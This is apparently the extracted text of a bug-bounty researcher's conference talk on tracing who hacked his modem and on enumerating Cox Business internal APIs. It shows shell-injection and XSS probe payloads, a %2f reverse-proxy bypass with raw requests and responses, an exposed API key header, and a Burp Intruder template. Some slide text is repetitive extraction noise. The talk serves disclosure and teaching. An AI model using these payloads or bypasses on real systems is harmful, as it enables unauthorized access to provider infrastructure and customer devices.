



Hacking Millions of Modems

(and Investigating Who Hacked My Modem)

whoami

Sam Curry

- Full time bug bounty for ~6 years
 - 1,000+ reports, HackerOne elite, Bugcrowd MVH
- PortSwigger Top 10 Web Hacking Techniques
 - Awarded 2019, 2020, 2021, 2022, 2023
- Security Consultant
 - TrustFoundry, Palisade, Yuga Labs




Huge thanks to: Justin Rhinehart; Alden; Gal Nagli; Brett Buerhaus; Mathias Karlsson; Nathaniel Lattimer; Maik Robert; Shubham Shah; Joel Margolis; Justin Gardner; Daley Borda; William Tom; Ebrietas

Sometime around 2022...




```
root@54.156.88.125 ~> tail -f /var/log/nginx/access.log  
98.161.24.100 - [16:32:12] "GET /hello HTTP/1.1"
```

Sometime around 2022...



```
root@54.156.88.125 ~> tail -f /var/log/nginx/access.log
98.161.24.100 - [16:32:12] "GET /hello HTTP/1.1"
159.65.76.209 - [16:32:22] "GET /hello HTTP/1.1"
```


Sometime around 2022...




```
159.65.76.209 - [16:33:34] "GET /who HTTP/1.1"  
159.65.76.209 - [16:34:12] "GET /are HTTP/1.1"  
159.65.76.209 - [16:36:52] "GET /you HTTP/1.1"
```

Who Hacked my Modem?

Part One

Who are you, 159.65.76.209?

- `curl "http://54.156.88.125/\$(whoami)';whoami\";whoami"`
- `<script>window.location='https://myhost/</script>`




...no luck...

Who are you, 159.65.76.209?

Phishing Domains


- regional.adidas.com.py (2019/11/26)
- isglatam.online (2019/12/08)
- isglatam.tk (2020/11/11)
- mx12.limit742921.tokyo (2021/08/08)




Weird DGA Domains


- {"rrname": "acquire543225.biz.", "rrtype": "A", "rdata": "153.127.55.212"}
- {"rrname": "battery935904.biz.", "rrtype": "A", "rdata": "153.127.55.212"}
- {"rrname": "grocery634272.biz.", "rrtype": "A", "rdata": "153.127.55.212"}
- {"rrname": "seventy688181.biz.", "rrtype": "A", "rdata": "153.127.55.212"}


Who are you, 159.65.76.209?





Technical Report 069 (TR-069), also known as the CPE WAN Management Protocol (CWMP), is a technical specification that defines an application layer protocol for remotely managing customer-premises equipment (CPE) connected to an internet protocol network. The Broadband Forum (BBF) released TR-069 in 2004 to standardize how data is exchanged between the client and the device. ^





“Is there an API here?”

Hacking Millions of Modems

Part Two (2024)

Cox Business

myaccount-business.cox.com/cbma/unauth/login

Residential | Cox Business

Contact Us

COX
BUSINESS

MyAccount

Cox Business Login

User ID (Email Address)

Password

☐ Remember Me

Log In

 or [Register](#)

Feedback

Chat

POST /api/cbma/userauthorization/services/profile/validate/v1/email HTTP/1.1

Host: myaccount-business.cox.com

Content-Type: application/json

Clientid: cbmauser

Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13

Authorization: Bearer undefined

Cb_session: unauthenticateduser

Content-Length: 28

```
{"email": "test@example.com"}
```

HTTP/1.1 200 OK

Content-Type: application/json

Content-Length: 126

```
{  
  "message": "Success",  
  "id": "test@example.com"  
}
```

GET /api/cbma/*


- Reverse proxy to API service

GET /cbma/*

- Frontend resources (*.js, *.css)

✗ GET /api/cbma/userauthorization/services/profile/validate/v1/email/actuator/
✗ GET /api/cbma/userauthorization/services/profile/validate/v1/actuator/
✗ GET /api/cbma/userauthorization/services/profile/validate/actuator/
✗ GET /api/cbma/userauthorization/services/profile/actuator/
✗ GET /api/cbma/userauthorization/services/actuator/
✗ GET /api/cbma/userauthorization/actuator/
✗ GET /api/cbma/actuator/

✗ GET /api/cbma/userauthorization/services/profile/validate/v1/email/swagger-ui/index.html
✗ GET /api/cbma/userauthorization/services/profile/validate/v1/swagger-ui/index.html
✗ GET /api/cbma/userauthorization/services/profile/validate/swagger-ui/index.html
✗ GET /api/cbma/userauthorization/services/profile/swagger-ui/index.html
✗ GET /api/cbma/userauthorization/services/swagger-ui/index.html
✓ GET /api/cbma/userauthorization/swagger-ui/index.html




```
GET /api/cbma/ticket/services/swagger-ui/swagger-initializer.js HTTP/1.1
Host: myaccount-business.cox.com
```

```
HTTP/2 307 Temporary Redirect
Location: /cbma/api/cbma/...
```

```
GET /api/cbma/ticket/services/swagger-ui/swagger-initializer.js%2f HTTP/1.1
Host: myaccount-business.cox.com
```

```
HTTP/2 200 OK
Content-type: text/javascript
```



GET /*.js



Frontend



GET /*.js%2f



Reverse Proxy

^

```
/loginprofiles
```

```
/loginprofiles
```

```
/loginprofiles
```

/louinprofiles

```
/loginprofiles
```

```
/loginprofiles
```

/loginprofiles

```
/loginprofiles
```

```
/loginprofiles
```

```
/loginprofiles
```

/loginprofiles

```
/loginprofiles
```

```
/loginprofiles
```

/bin/pinpoint

Cox Internal API Reverse Proxy Routes

- account (115 routes)
- voiceutilities (73 routes)
- user (70 routes)
- datainternetgateway (57 routes)
- accountequipment (55 routes)
- billing (53 routes)
- ticket (52 routes)
- profile (47 routes)
- voicecallmanagement (46 routes)
- voicemail (37 routes)
- voiceusermanagement (30 routes)
- userauthorization (24 routes)
- csr (16 routes)
- voiceprofile (14 routes)

? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕ Target:

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
1 GET /api/cbma/$$ HTTP/1.1
2 Host: myaccount-business.cox.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:127.0) Gecko/20100101 Firefox/127.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://myaccount-business.cox.com/cbma/register/verifyemail
8 Content-Type: application/json
9 Cache-Control: no-cache
10 Pragma: no-cache
11 Ma_transaction_id: c60706ad-771f-4bdd-ad07-3855e8b4f7fc
12 Clientid: cbmauser
13 Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
14 Cb_session: 8ce0a7e0-57aa-4c0b-86cd-7618a6d344af
15 Cbma_stubbed: true
16 Cust_token:
